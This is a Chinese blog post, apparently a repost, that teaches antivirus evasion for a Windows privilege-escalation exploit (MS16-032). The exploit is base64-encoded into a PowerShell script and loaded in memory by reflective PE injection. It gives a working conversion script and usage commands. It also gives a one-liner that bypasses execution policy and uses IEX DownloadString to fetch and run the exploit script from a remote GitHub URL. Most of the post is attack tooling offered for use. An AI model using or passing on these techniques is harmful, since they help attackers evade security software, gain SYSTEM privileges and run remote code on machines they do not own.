


有时候,使用某些exp进行提权的时候,exp可能会被查杀,当然,有源码的话,我们可以在源码上进行修改进行免杀处理,但是今天介绍的是另外一只方法,即使用PEloader来加载exp。
powershell的PEloader在这里,查看代码我们可以看到,这个脚本使用非常简单,具体代码如下:
|
1
2
|
$PEBytes = [IO.File]::ReadAllBytes('DemoEXE.exe')
Invoke-ReflectivePEInjection -PEBytes $PEBytes -ExeArgs "Arg1 Arg2 Arg3 Arg4"
|
获取exp的字节流,之后再在内存中加载exp,所以思路也很简单,我们只需要把需要的exp转换成字符串,写入脚本,就可以构造一个powershell脚本。
这里整理了一个脚本方便转换:
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
|
function Convert-BinaryToString {
[CmdletBinding()] param (
[string] $FilePath
)
try {
$ByteArray = [System.IO.File]::ReadAllBytes($FilePath);
}
catch {
throw "Failed to read file. Ensure that you have permission to the file, and that the file path is correct.";
}
if ($ByteArray) {
$Base64String = [System.Convert]::ToBase64String($ByteArray);
}
else {
throw '$ByteArray is $null.';
}
$Base64String | set-content ("b64.txt")
}
|
使用zcgonvh的16032做演示。使用脚本转换:
|
1
2
|
PS C:\Users\evi1cg\Desktop\16_032> . .\Convert-BinaryToString.ps1
PS C:\Users\evi1cg\Desktop\16_032> Convert-BinaryToString -FilePath .\ms16-032_x64.exe
|
生成base64的字符串并存储在b64.txt中。
使用如下命令进行转换:
|
1
2
|
$InputString = "base64string"
$PEBytes = [System.Convert]::FromBase64String($InputString)
|
之后就可以使用
|
1
|
Invoke-ReflectivePEInjection -PEBytes $PEBytes
|
进行加载,最后分享一下最终的脚本:
E2P_MS16-032.ps1
使用方式为:
|
1
|
E2P_MS16-032 -Command '"net user"'
|

脚本GITHUB:https://github.com/Ridter/Pentest。
远程加载命令:
|
1
|
powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/Ridter/Pentest/master/powershell/MyShell/E2P_MS16-032.ps1');E2P_MS16-032 -Command '\"whoami\"'"
|

本文由 Evi1cg 创作,https://evi1cg.me/archives/BypassAV_With_ReflectivePEInjection.html
转载请注明来自华盟网,本文标题:《BypassAV With ReflectivePEInjection》